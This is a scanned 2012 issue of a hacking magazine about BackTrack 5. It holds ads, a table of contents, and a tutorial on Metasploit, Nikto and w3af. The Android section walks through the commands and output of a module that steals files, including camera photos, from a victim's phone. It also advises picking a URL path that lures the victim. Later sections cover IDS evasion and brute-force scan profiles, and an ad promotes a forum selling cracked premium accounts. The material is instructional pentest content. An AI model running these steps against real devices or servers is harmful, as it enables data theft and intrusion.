

ON Hacking Demand

Vol.1 No.3
Issue 03/2012(3) ISSN: 1733-7186

PEN DRIVES SECURITY

THE GUIDE TO BACKTRACK

Special
Publication:
100
+pages

ANDROID EXPLOITATION WITH METASPLOIT
BACKTRACKING IN WIFI COUNTRY
DEFENDING LAYER 2 ATTACKS
HOW EXPOSED TO HACKERS IS THE
WORDPRESS WEBSITE YOU BUILT?

PLUS

BACKTRACK 5
TOOLKIT TUTORIAL



OFFENSIVE[®] security

www.offensive-security.com

**“If there’s no pain,
it’s probably not
Offensive Security”**

**For extreme live and online Penetration Testing Courses,
visit <http://www.offsec.com>**

THE LEADERS IN
INFORMATION SECURITY TRAINING



CRACK HACK FORUM

CHF is regarded as one of the best online hacking community with over 76k+ members.

CHF was created by a renowned hacker and web specialist named **ProVirus**.

-CHF-

- CHF has over 2k+ tutorials teaching you the very art of hacking from the very basic to the most advanced level.
- Has a special forum for cracked premium accounts worth thousands of dollars.
- The VIP section is filled with the tools and tutorials unseen elsewhere making the section unique.

Join CHF NOW!!!

www.CrackHackForum.com

**JOIN
NOW**

Greetings to: Srinuboy, Terrorbyte, Rain112, Hacker4life, Rynaldo, Mschoudhry, fakhr0

ON Hacking Demand team

Editor in Chief: Grzegorz Tabaka
grzegorz.tabaka@hakin9.org

Managing: Pawel Plocki
pawel.plocki@software.com.pl

Editorial Advisory Board: Board: Rebecca Wynn, Mat Jonkman, Donald Iverson, Michael Munt, Gary S. Milefsky, Julian Evans, Aby Rao

Proofreaders: Michael Munt, Patrik Gange, Jeffrey Smith, Donald Iverson, Jonathan Edwards

Betatesters: Amit Chugh, Mohamed Alami, Marouan BELLIOUM, mohamed ouamer, M.Younas Imran, Julio Hernandez-Castro, Tom Updegrave, Jeff Smith, Jonathan Ringler, Peter Hoinville, Antonio Domenico Saporita, Keith D., Rissone Ruggero, Shayne Cardwell, Kiran Vangaveti, Khaled Masmoudi, Tahir Saleem, Ivan Burke, Eduardo Montano, Jake Sopher, Dan Walsh, Daniel Sligar, Kashif Aftab, Tim Thorniley, Kyriakos Bitopoulos

Special Thanks to the Beta testers and Proofreaders who helped us with this issue. Without their assistance there would not be a Hakin9 On Demand magazine.

Senior Consultant/Publisher: Paweł Marciniak

CEO: Ewa Dudzic
ewa.dudzic@hakin9.org

Production Director: Andrzej Kuca
andrzej.kuca@hakin9.org

Art Director: Ireneusz Pogroszewski
ireneusz.pogroszewski@hakin9.org

DTP: Ireneusz Pogroszewski

Marketing Director: Pawel Plocki
pawel.plocki@software.com.pl

Publisher: Software Press Sp. z o.o. SK
02-682 Warszawa, ul. Bokserska 1
Phone: 1 917 338 3631
www.hakin9.org/en

Whilst every effort has been made to ensure the high quality of the magazine, the editors make no warranty, express or implied, concerning the results of content usage.
All trade marks presented in the magazine were used only for informative purposes.

All rights to trade marks presented in the magazine are reserved by the companies which own them.
To create graphs and diagrams we used smartdraw.com program

by  SmartDraw

Mathematical formulas created by Design Science MathType™

DISCLAIMER!

The techniques described in our articles may only be used in private, local networks. The editors hold no responsibility for misuse of the presented techniques or consequent data loss.

Dear Readers,

Our current edition takes up a subject of the most known IT security program – BackTrack 5. This professional programme provides users with easy access to a comprehensive and large collection of security-related tools ranging from port scanners to password crackers. Thanks to co-operation with BackTrack Creators and the group of professional specialists, who decided to write specific articles for us, we were able to close all the BT's toolkits and possibilities in one publication. This full of security tools program, has been perfectly described from different points of view and that gave us an excellent effect which is expanded below.

Looking through the articles you'll find a few thematic sections which present the author's work.

Metasploit Section includes three different attitudes to this area of expertising. Aditya Gupta presents a practical BackTrack 5 usage and shows us Android Exploitation through Metasploit. Johan Loos presents some security vulnerabilities which, according to the author, „can be used to exploit a system”.

Nayan Sanchania shows us how to protect a personal PC from various kinds of exploits which can attack private data or even security systems in the multinational corporations. Steve Myers and Nicholas Popovich open for us a BackTrack Toolkit and show a plenty of techniques which you can find during exploring this program. WordPress, free and open source blogging tool and a dynamic management system is precisely described by Alex Kah, a specialist interested in Pentesting. The author presents the website framework as a place for millions of people who should be prepared for new and beyond attac from the Network.

Dusko Pijetlovis, an experienced IT security specialist, reveals a Pentesting presentation about practical BT 5 usage. Moreover, one can learn how to find the specific tools which help us making a perfect scanning.

A huge tutorial about the most popular BackTrack tools was created by Vikas Kumar. He shows us its possibilities via step by step articles and he teaches how quickly and operationally work with them.

Dennis King shows the power hidden in BackTrack 5. Having known what an experienced hacker can possibly do with this machine of immeasurable possibilities, we can finally effectively take care of our computer.

*Pawel Plocki
and Hakin9 Team*



[GEEKED AT BIRTH.]

IM Geek PH: 877 IUAT

PWR: 110%

[IT'S IN YOUR PULSE.]

LEARN:

Advancing Computer Science
 Artificial Life Programming
 Digital Media
 Digital Video
 Enterprise Software Development
 Game Art and Animation
 Game Design
 Game Programming
 Human-Computer Interaction
 Network Engineering

Network Security
 Open Source Technologies
 Robotics and Embedded Systems
 Serious Game and Simulation
 Strategic Technology Development
 Technology Forensics
 Technology Product Design
 Technology Studies
 Virtual Modeling and Design
 Web and Social Media Technologies



You can talk the talk.
Can you walk the walk?

www.uat.edu > 877.UAT.GEEK

METASPLOIT

Android Exploitation with Metasploit 08

by Aditya Gupta

In this article, we will be looking into the practical usage of Backtrack, and its tools. The article is divided into three sections – Android Exploitation through Metasploit, Nikto Vulnerability Scanner and w3af. The reader is expected to have basic knowledge of Backtrack and familiar with common web application vulnerabilities.

Use Metasploit in Backtrack 5 16

by Johan Loos

Metasploit comes in several flavors: Metasploit framework, Metasploit community edition, Metasploit pro. In Backtrack 5, Metasploit framework is installed by default. Metasploit framework provides you with information on security vulnerabilities which can be used to exploit a system. Penetration testers can also use this tool to launch manual or automated scans.

BACKTRACK5 TOOLKIT

TUTORIAL

BackTrack 5 Toolkit Tutorial 22

by Vikas Kumar

BackTrack is an operating system based on the Ubuntu GNU/Linux distribution aimed at digital forensics and penetration testing use. It is named after backtracking, a search algorithm. The current version is BackTrack 5, code name “Revolution.”

DEFENCE PATTERN

Defending Layer 2 Attacks 44

by Nayan Sanchania

Security has been a major concern in today’s computer networks. There has been various exploits of attacks against companies, many of the attacks cost companies their reputation and cost them millions of pounds. Many attacks are implemented using inside knowledge from previous and even current employees.

OPERATIVE BACKTRACK

BackTrack 5: The Ultimate Security Toolkit 60

by Steve Myers

In the security world today, a security professional relies heavily on knowing the right tools for the job, and knowing how to use these tools. There are hundreds of tools available and the list of tools is constantly changing and growing. For security assessments and penetration testing, there are very few toolkits as actively supported and all-encompassing as BackTrack 5.

Backtrack 5 66

Practical Applications And Use Cases

by Nicholas Popovich

This article breaks down what Backtrack Linux is, with a brief description and history. Then, we’ll explore a sampling of some of the many tools that are packaged within Backtrack Linux and provide use cases along with step-by-step tutorials to demonstrate some of the more common tasks that Backtrack is used to perform. Finally, we’ll see how most of the tools and techniques that Backtrack is designed to facilitate can be used by the many different roles in the IT security field.

EXPLORE YOUR PC

How Exposed To Hackers Is the WordPress Website You Built? 76

by Alex Kah

WordPress is likely the most popular website framework used on the web today. With over 65 million downloads and a very active community you can accomplish many goals with ease using WordPress.

Become Quieter with a Little Help from BT 82

by Dusko Pijetlovic

When you are faced with a task of testing your production environment and strengthening your defenses, your choice of the tool is easy. Instead of concentrating on collecting penetration (pen) testing tools, just head to BackTrack website and download an image of one of the most popular white hat penetration testing and security auditing platforms. It’s #7 on the sectools.org Top 125 Security Tools list.


BackTracking in Wifi Country 92

by Dennis King

The BackTrack 5 distribution continues to be the “go to” tool in a security professional’s arsenal. With the latest release, “Revolution,” the Backtrack development team delivers a kit you can use anywhere on both light and heavy duty security tasks.

WE'RE BUILDING AN A-TEAM.

Have what it takes?



NAME: CONFIDENTIAL

SPECIALTY

- Secure Software Design
- Team Leader

SKILLS

- Cryptography
- C/C++
- Network Security

TOOLS

- Xcode
- Visual Studio
- OpenSSL

NAME: CONFIDENTIAL

SPECIALTY

- Cryptography

SKILLS

- Cryptanalysis
- Network Security
- Protocol Analysis

TOOLS

- GPG
- OpenSSL
- MatLab

NAME: CONFIDENTIAL

SPECIALTY

- Reverse Engineering
- Fuzzing

SKILLS

- Exploit Development
- Software Vulnerability Assessment
- DRM hacking

TOOLS

- IDAPro, OllyDbg
- OS X

NOW HIRING PREMIUM CYBER TALENT

4901 Springarden Drive | Suite 200 | Baltimore, MD 21209
www.securityevaluators.com | 443.270.2296

CAREERS@SECURITYEVALUATORS.COM



ISE is a white-hat security consulting firm that helps great companies protect their great customers.

Android Exploitation with Metasploit

In this article, we will be looking into the practical usage of Backtrack, and its tools. The article is divided into three sections – Android Exploitation through Metasploit, Nikto Vulnerability Scanner and w3af. The reader is expected to have basic knowledge of Backtrack and familiar with common web application vulnerabilities.

The Metasploit Framework is well known tool among Penetration Testers and InfoSec professionals. It could be used for a variety of purposes and against a variety of targets.

In this article, we will discuss a lesser known module in the Metasploit Framework, which could be used to steal any file from an Android phone, given; it navigates to the attacker's URL.

This vulnerability was discovered by Thomas Cannon in 2010, which leverage a Content:// URI multiple disclosure.

Now, let's go ahead and run the exploit in Metasploit.

Usage

The prerequisite to run this exploit is the victim phone must be running Android 2.3.4 or less, and should be



```
msf > search android
Matching Modules
=====
Name                                     Disclosure Date Rank Description
----
auxiliary/gather/android_htmlfileprovider  normal      Android Content Provider File Disclosure
auxiliary/scanner/sip/sipdroid_ext_enum    normal      SIPDroid Extension Grabber
msf >
```

Figure 1. Android modules in Metasploit

rooted, in case you want to get system files. Open up the Metasploit Framework, by typing in msfconsole (Figure 1).


```
root@bt:~# msfconsole
msf > search android
```

Right now, only two android modules are present in the Metasploit Framework (Listing 1).

We are here interested in the first module, which is `android_htmlfileprovider`. Let's have more information about this exploit (Listing 2).

To use this exploit:

```
msf > use auxiliary/gather/android_htmlfileprovider
```



```
msf > use auxiliary/gather/android_htmlfileprovider
msf auxiliary(android_htmlfileprovider) > set SRVHOST 10.0.53.75
SRVHOST => 10.0.53.75
msf auxiliary(android_htmlfileprovider) > set SRVPORT 80
SRVPORT => 80
msf auxiliary(android_htmlfileprovider) > set URIPATH /angrybirds
URIPATH => /angrybirds
msf auxiliary(android_htmlfileprovider) >
```

Figure 2. Setting up the options for Android exploit

Listing 1. Matching modules I

```
Matching Modules
=====
Name                                     Rank Description
----
auxiliary/gather/android_htmlfileprovider normal Android Content Provider File Disclosure
auxiliary/scanner/sip/sipdroid_ext_enum  normal SIPDroid Extension Grabber
```

Listing 2. Matching modules II

```
msf > info auxiliary/gather/android_htmlfileprovider
Name: Android Content Provider File Disclosure
Module: auxiliary/gather/android_htmlfileprovider
Version: 14774
License: Metasploit Framework License (BSD)
Rank: Normal
Description:
This module exploits a cross-domain issue within
the Android web
browser to exfiltrate files from a vulnerable
device.
```

Type `show options` to get a list of options associated with this particular module.

Here, `SRVHOST` is the local host on which we will be running the exploit server; `SRVPORT` is the port number on which we want this exploit to run, which we select to be 80 in this case. `URIPATH` is the path of this exploit on your server. We select this to be `/angrybirds`. So, that it is easier to convince the victim, to navigate to this URL

using his android phone (Figure 2). The last option to set is the `FILES`. By default the files parameter is set to `/proc/version,/proc/self/status,/data/system/packages.list`.

If we would have wished to add another file, which is to be stolen, for suppose, an image taken from the camera application for the phone. We would set the `FILES` to `/mnt/sdcard/DCIM/Camera/Img001.jpg`.

```
Msf auxiliary(android_htmlfileprovider)>set FILES /mnt/sdcard/DCIM/Camera/Img001.jpg
```

Type in `run` to launch the exploit.


```
msf auxiliary(android_htmlfileprovider) > run
[*] Auxiliary module execution completed
[*] Using URL: http://10.0.53.75:80/angrybirds
[*] Server started.
```

Navigate to the URL `http://10.0.53.75/angrybirds` using the victim's Android phone. Here we could use any browser to navigate, either the Default Android browser, or any other installed browser (Figure 3).

The `msfconsole` will send the exploit payload, and in return will receive and display back, all the information stored in the different files stored in the files parameter.

```
msf auxiliary(android_htmlfileprovider) > run
[*] Auxiliary module execution completed
[*] Using URL: http://10.0.53.75:80/angrybirds
[*] Server started.
msf auxiliary(android_htmlfileprovider) > [*] 10.0.53.242:61314 Request 'GET /angrybirds'
[*] 10.0.53.242:61314 + User-Agent: Mozilla/5.0 (Linux; U; Android 2.3.3; en-us; sdk Build/GRI34) AppleWebKit/533.1 (KHTML, like Gecko) Version/4.0 Mobile Safari/533.1
[*] 10.0.53.242:61314 Sending initial HTML ...
```

Figure 3. Running the exploit



```
File Edit View Terminal Tabs Help
root@bt: /pentest/web/nikto x root@bt: /pentest/web/nikto x root@bt: /pentest/web/nikto x root@bt: /pentest/web/nikto x
root@bt: /pentest/web/nikto# perl nikto.pl -host http://10.0.2.16
- Nikto v2.1.4
-----
+ Target IP: 10.0.2.16
+ Target Hostname:
+ Target Port: 80
+ Start Time: 2012-05-25 01:43:30
-----
+ Server: Apache/2.2.3 (Red Hat)
+ ETag header found on server, inode: 13075038, size: 56141, mtime: 0x8f60ddc0
+ Apache/2.2.3 appears to be outdated (current is at least Apache/2.2.17). Apache 1.3.42 (final release) and 2.0.64 are also current.
+ Allowed HTTP Methods: GET, HEAD, POST, OPTIONS, TRACE
+ OSVDB-877: HTTP TRACE method is active, suggesting the host is vulnerable to XST
+ Retrieved x-powered-by header: PHP/5.1.6
+ OSVDB-3233: /mailman/listinfo: Mailman was found on the server.
+ OSVDB-3268: /web/: Directory indexing found.
+ OSVDB-2695: /photo/: My Photo Gallery pre 3.6 contains multiple vulnerabilities including directory traversal, unspecified vulnerabilities and remote management interface access.
+ OSVDB-3268: /pdf/: Directory indexing found.
+ OSVDB-3268: /pix/: Directory indexing found.
+ OSVDB-3092: /pix/: This might be interesting...
+ OSVDB-3268: /updates/: Directory indexing found.
+ OSVDB-3092: /updates/: This might be interesting...
+ OSVDB-3092: /web/: This might be interesting...
+ OSVDB-3092: /manual/: Web server manual found.
+ OSVDB-3093: /webmail/src/read body.php: This might be interesting... has been seen in web logs from an unknown scanner.
+ OSVDB-3093: /.bashrc: User home dir was found with a shell rc file. This may reveal file and path information.
+ OSVDB-3268: /icons/: Directory indexing found.
+ OSVDB-3268: /manual/images/: Directory indexing found.
+ OSVDB-3268: /image/: Directory indexing found.
+ OSVDB-3268: /images/: Directory indexing found.
+ OSVDB-3268: /images/?pattern=/etc/*&sort=name: Directory indexing found.
+ OSVDB-3233: /icons/README: Apache default file found.
+ OSVDB-3268: /im/: Directory indexing found.
+ OSVDB-3092: /im/: This might be interesting... potential country code (Isle Of Man)
+ OSVDB-3268: /sm/: Directory indexing found.
+ OSVDB-3092: /sm/: This might be interesting... potential country code (San Marino)
```

Figure 4. Running Nikto in normal mode

Listing 3. Nikto ShellCode III

```
root@bt:~#./nikto.pl -list-plugins
Plugin: ssl
  SSL and cert checks - Perform checks on SSL/Certificates
  Written by Sullo, Copyright (C) 2010 CIRT Inc.
Plugin: dictionary
  Dictionary attack - Attempts to dictionary attack commonly known directories/files
  Written by Deity, Copyright (C) 2009 CIRT Inc
Plugin: headers
  HTTP Headers - Performs various checks against the headers returned from an HTTP request.
  Written by Sullo, Copyright (C) 2008 CIRT Inc.
Plugin: auth
  Guess authentication - Attempt to guess authentication realms
  Written by Sullo/Deity, Copyright (C) 2010 CIRT Inc
Plugin: cgi
  CGI - Enumerates possible CGI directories.
  Written by Sullo, Copyright (C) 2008 CIRT Inc.
Plugin: cookies
  HTTP Cookie Internal IP - Looks for internal IP addresses in cookies returned from an HTTP request.
  Written by Sullo, Copyright (C) 2010 CIRT Inc.
Plugin: outdated
  Outdated - Checks to see whether the web server is the latest version.
  Written by Sullo, Copyright (C) 2008 CIRT Inc.
Plugin: msgs
Plugin: robots
  Robots - Checks whether there's anything within the robots.txt file and analyses it for other paths to pass to
           other scripts.
  Written by Sullo, Copyright (C) 2008 CIRT Inc.
Plugin: report_csv
  CSV reports - Produces a CSV report.
  Written by Deity, Copyright (C) 2008 CIRT Inc.
Plugin: apacheusers
  Apache Users - Checks whether we can enumerate usernames directly from the web server
  Written by Javier Fernandez-Sanguinoi Pena, Copyright (C) 2008 CIRT Inc.
Plugin: favicon
  Favicon - Checks the web server's favicon against known favicons.
  Written by Sullo, Copyright (C) 2008 CIRT Inc.
Defined plugin macros:
@@NONE = ""
@@ALL = "ssl;dictionary;headers;tests;auth;cgi;subdomain;report_text;report_xml;report_metasploit;embedd
        ed;report_html;content_search;cookies;outdated;msgs;mutiple_index;httpoptions;put_del_
        test;robots;report_csv;apacheusers;favicon;apache_expect_xss;report_nbe"
@@DEFAULT = "@@ALL;-@@MUTATE;tests(report:500)"
  (expanded) = "httpoptions;headers;mutiple_index;outdated;put_del_test;auth;report_xml;report_
        nbe;apacheusers;report_metasploit;cookies;apache_expect_xss;embedded;ssl;favicon;cgi;content
        _search;report_csv;msgs;report_html;tests(report:500);robots;report_text"
@@MUTATE = "dictionary;subdomain"
```

```

root@bt:~/pentest/web/w3af# ./w3af_console
w3af>>> help
-----
start          | Start the scan.
plugins       | Enable and configure plugins.
exploit       | Exploit the vulnerability.
profiles      | List and use scan profiles.
cleanup       | Cleanup before starting a new scan.
-----
http-settings | Configure the HTTP settings of the framework.
misc-settings | Configure w3af misc settings.
target        | Configure the target URL.
-----
back          | Go to the previous menu.
exit         | Exit w3af.
assert       | Check assertion.
-----
help         | Display help. Issuing: help [command] prints more spe
version      | Show w3af version information.
keys         | Display key shortcuts.
-----
w3af>>>

```

Figure 5. w3af consoleUI

While using this exploit with an image, the result you get will be encoded in Base64, so you'll have to first convert it to an image format, before viewing it.

Conclusion

This is how the new generation pwnage takes place through mobile devices. In mobile exploitation, this is just the tip of the iceberg, a lot more is yet to happen.

```

w3af/profiles>>> list
-----
Profile | Description
-----
bruteforce | Bruteforce form or basic authentication access controls using default cred
audit_high_risk | Perform a scan to only identify the vulnerabilities with higher risk, like
full_audit_manual_disc | Perform a manual discovery using the spiderMan plugin, and afterwards scan
full_audit | This profile performs a full audit of the target website, using only the w
OWASP TOP10 | The Open Web Application Security Project (OWASP) is a worldwide free and
fast_scan | Perform a fast scan of the target site, using only a few discovery plugins
empty_profile | This is an empty profile that you can use to start a new configuration fro
web_infrastructure | Use all the available techniques in w3af to fingerprint the remote Web inf
sitemap | Use different online techniques to create a fast sitemap of the target web
-----
w3af/profiles>>>

```

Figure 6. list of profiles to be used for audit

Nikto

Nikto is a small, compact and efficient open source web security scanner by Sullo. Written mostly in Perl, it could perform tests against web servers, including over 6000 potentially dangerous files/CGIs, outdated versions, and vendor specific problems on over 1000 servers.

The main objective of Nikto is to scan the website to find “interesting files” and look for common web application vulnerabilities. It checks through finding misconfigured and default files and programs installed on the web server.

a d v e r t i s e m e n t



SECURITY EXPERTS iPhone & iPad

- iOS security trainings
- iOS applications pentests
- Audits of mobile management systems (MDM)

Contact: info@advtools.com - Tél.: +41 22 301 91 00 - www.advtools.com

Hack in Paris 18-20 June, 2012

Training “iOS Applications Attack and Defense” Win an iPad!

www.hackinparis.com

```
w3af/config:target>>> view
-----
Setting | Value | Description
-----
targetOS | unknown | Target operating system (unknown/unix/windows)
targetFramework | unknown | Target programming framework (unknown/php/asp)
target | | A comma separated list of URLs
-----
```

Figure 7. Setting up the target options for audit

Usage

The basic Nikto scan requires just specifying the target URL parameter though -host (Figure 4).

```
root@bt:~# ./nikto.pl -host http://targeturl.com
```

The different configuration of the tool could also be modified according to the need. The default Nikto configuration file is located in the path /pentest/web/nikto/nikto.conf. The results of nikto could be presented in 3 different file formats: HTML, txt and CSV. Defining a output file format could be done by using the -f parameter

```
root@bt:~# ./nikto.pl -e 3 -host http://targetsites.com
-F html -o results.html
```

Nikto provides us a range of options while performing the scan. For example:

We could also specify the ports on which the scan has to be performed, along with proxy through which the scan process has to be executed.

```
root@bt:~# ./nikto.pl -h 10.0.53.1 -p 80,88,443
-useproxy 127.0.0.1:8080
```

To get a full list of different parameters, type in

```
root@bt:~# ./nikto.pl
```

Another feature of Nikto is, it could be integrated with other security tools such as NMap and Nessus for better results. Nikto comes with a list of plugins, which further expands its capabilities of scanning. To get a list of all the plugins available: Listing 3.

Now suppose, For example, we want to use the plugins cookies, outdated and msgs, we would be specifying the plugins name, with the parameter -Plugins, after the host name on which the scan has to be performed.

```
w3af>>> plugins
w3af/plugins>>> help
-----
list | List available plugins.
-----
back | Go to the previous menu.
exit | Exit w3af.
assert | Check assertion.
-----
grep | View, configure and enable grep plugins
mangle | View, configure and enable mangle plugins
evasion | View, configure and enable evasion plugins
bruteforce | View, configure and enable bruteforce plugins
output | View, configure and enable output plugins
audit | View, configure and enable audit plugins
discovery | View, configure and enable discovery plugins
-----
w3af/plugins>>>
```

Figure 8. Plugins which could be used during the scan. Each plugins has different sub-modules

```
w3af/plugins>>> help audit
View, configure and enable audit plugins
Syntax: audit [config plugin | plugin1[,plugin2 ... pluginN] | desc plugin]
Example1: audit
Result: All enabled audit plugins are listed.
-----
Example2: audit LDAPi,blindSqli
Result: LDAPi and blindSqli are configured to run
-----
Example3: audit config LDAPi
Result: Enters to the plugin configuration menu.
-----
Example4: audit all,!blindSqli
Result: All audit plugins are configured to run except blindSqli.
-----
Example5: audit desc LDAPi
Result: You will get the plugin description.
-----
Example6: audit LDAPi,blindSqli
         audit !LDAPi
Result: LDAPi is disabled in the second command, only blindSqli will run.
w3af/plugins>>>
```

Figure 9. Information about the audit plugin

```
root@bt:~# ./nikto.pl -h example.com -Plugins cookies;
outdated; msgs
```

To use all the plugins at once, specify it with the plugin parameter @all.

```
root@bt:~# ./nikto.pl -h example.com -Plugins @all
```

IDS Evasion

A normal Nikto scan will generate a lot of access logs, which would alert the IDS and webmasters about something fishy going in the network. To come over this problem, Nikto uses a set of techniques to avoid getting detected.

It uses the RFP's LibWhisker for its IDS evasion techniques. Though not too advanced to evade the best IDSes today, it could avoid getting detected by a large no of IDS. At present, there are 9 evasion techniques available.

- Random URI encoding (non-UTF8)
- Add directory self-reference ./
- Premature URL ending
- Prepend long random string to request
- Fake parameters to files
- TAB as request spacer instead of spaces
- Random case sensitivity

```
w3af/plugins>>> discovery
-----
Plugin name | Status | Conf | Description
-----
afd | Enabled | | Find out if the remote web server has an active f
allowedMethods | Enabled | Yes | Enumerate the allowed methods of an URL.
archiveDotOrg | Enabled | Yes | Search archive.org to find new pages in the target
bing_spider | Enabled | Yes | Search Bing to get a list of new URLs
content_negotiation | Enabled | Yes | Use content negotiation to find new resources.
detectReverseProxy | Enabled | | Find out if the remote web server has a reverse p
detectTransparentProxy | Enabled | | Find out if your ISP has a transparent proxy inst
digitSum | Yes | | Take an URL with a number (index.asp) and try
dir_bruter | Yes | | Finds web server directories by brute forcing.
dnsWildcard | Enabled | | Find out if www.site.com and site.com return the
domain_dot | | | Send a specially-crafted request with a dot after
dotNetErrors | Enabled | | Request specially-crafted URLs that generate ASP
favicon_identification | Enabled | | Identify server software using favicon.
findBackdoor | | | Find web backdoors and web shells.
findCaptchas | | | Identify captcha images on web pages.
